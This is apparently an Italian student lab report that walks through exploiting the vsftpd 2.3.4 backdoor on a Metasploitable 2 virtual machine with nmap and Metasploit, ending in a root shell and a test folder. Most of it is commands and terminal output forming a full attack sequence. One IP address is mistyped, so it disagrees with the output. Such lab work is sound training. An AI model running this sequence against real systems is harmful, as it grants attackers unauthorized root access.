

CONSEGNA S7/L1

HACKING CON METASPLOIT

Introduzione

Lo scopo di questa esercitazione è quello di installare una backdoor sulla macchina Metasploitable 2 dalla quale poter riuscire a spostarsi tramite le cartelle e/o crearne di nuove.

Cos'è un exploit?

Il termine "exploit" si riferisce ad un tipo specifico di software o sequenza di comandi progettati per sfruttare una vulnerabilità o una debolezza di un sistema informatico al fine di ottenere un accesso non autorizzato o eseguire azioni dannose.


Il protocollo attaccato

Il protocollo che andremo ad attaccare sarà quello FTP (File Transfer Protocol) che è uno standard di comunicazione utilizzato per trasferire un file da un host a un altro su una rete, come ad esempio Internet.

Possiede alcune limitazioni e vulnerabilità come la mancanza di crittografia, FTP trasmette i dati in chiaro, comprese le credenziali di accesso. In certe configurazioni gli attaccanti possono utilizzare un attacco di dirottamento FTP per sfruttare la capacità del server FTP di connettersi ad altri server.

STEP 1.

Controlliamo tramite una scansione Nmap con bersaglio la macchina Metasploitable2 (ip: 192.168.50.101) su quale porta è in ascolto il servizio FTP e il relativo stato.




```
(kali@kali)-[~]
$ nmap 192.168.50.101 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 10:18 CET
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 68.42% done; ETC: 10:21 (0:00:54 remaining)
Stats: 0:02:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 68.42% done; ETC: 10:22 (0:01:11 remaining)
Nmap scan report for 192.168.50.101
Host is up (0.00042s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
```

La porta è la 21 ed è aperta.

STEP 2.

Cerchiamo tramite il framework Metasploit exploit del servizio FTP.




```
kali@kali: ~  
Metasploit v6.3.45-dev  
+ -- ==[ 2377 exploits - 1232 auxiliary - 416 post ]  
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > msf6 search vsftpd  
[-] Unknown command: msf6  
msf6 > search vsftpd  
Matching Modules  
=====
```

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--------------------------------------|-----------------|-----------|-------|--|
| 0 | auxiliary/dos/ftp/vsftpd_232 | 2011-02-03 | normal | Yes | VSFTPD 2.3.2 Denial of Service |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03 | excellent | No | VSFTPD v2.3.4 Backdoor Command Execution |

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

L'installazione della backdoor è quello che fa al caso nostro, dunque lanciamo il comando e controlliamo le opzioni relative.



```
msf6 > use 1  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
kali@kali: ~  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info  
  
Name: VSFTPD v2.3.4 Backdoor Command Execution  
Module: exploit/unix/ftp/vsftpd_234_backdoor  
Platform: Unix  
Arch: cmd  
Privileged: Yes  
License: Metasploit Framework License (BSD)  
Rank: Excellent  
Disclosed: 2011-07-03  
  
Provided by:  
hdm <x@hdm.io>  
MC <mc@metasploit.com>  
  
Available targets:  
Id Name  
-- --  
=> 0 Automatic  
  
Check supported:  
No  
  
Basic options:  
Name Current Setting Required Description  
-----  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
  
Payload information:  
Space: 2000  
Avoid: 0 characters  
  
Description:  
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.
```


Impostiamo i parametri RHOST (l'ip della macchina target) e RPORT (la porta bersaglio).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.158.50.101  
RHOSTS => 192.158.50.101  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21  
RPORT => 21  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

STEP 3.

Lanciamo ufficialmente il comando che è ora definitivamente pronto.

Una volta installata la backdoor procediamo con la creazione della cartella **“test_metasploit”** all'interno di quella root **“/”**.



The image shows two overlapping terminal windows. The top window is a Kali Linux terminal with the prompt 'kali@kali: ~'. It shows the execution of the 'exploit' command in a Metasploit session, which successfully spawns a root shell. The bottom window is a VirtualBox window titled 'Clone di Meta DEFINITIVO [In esecuzione] - Oracle VM VirtualBox'. It shows a terminal session on a machine named 'metasploitable'. The user 'msfadmin' runs 'cd /' and 'ls', showing the directory listing with 'test_metasploit' highlighted in yellow.

```
kali@kali: ~  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.50.101:21 - USER: 331 Please specify the password.  
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...  
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.50.100:33271 -> 192.168.50.101:6200) at 2024-01-15 10:39:49 +0100  
  
cd /  
mkdir test_metasploit
```

```
Clone di Meta DEFINITIVO [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
msfadmin@metasploitable:~$ cd /  
msfadmin@metasploitable:/$ ls  
bin  dev  initrd  lost+found  nohup.out  root  sys  usr  
boot etc  initrd.img media  opt  sbin  test_metasploit  var  
cdrom home lib  mnt  proc  srv  tmp  vmlinuz  
msfadmin@metasploitable:/$ ls
```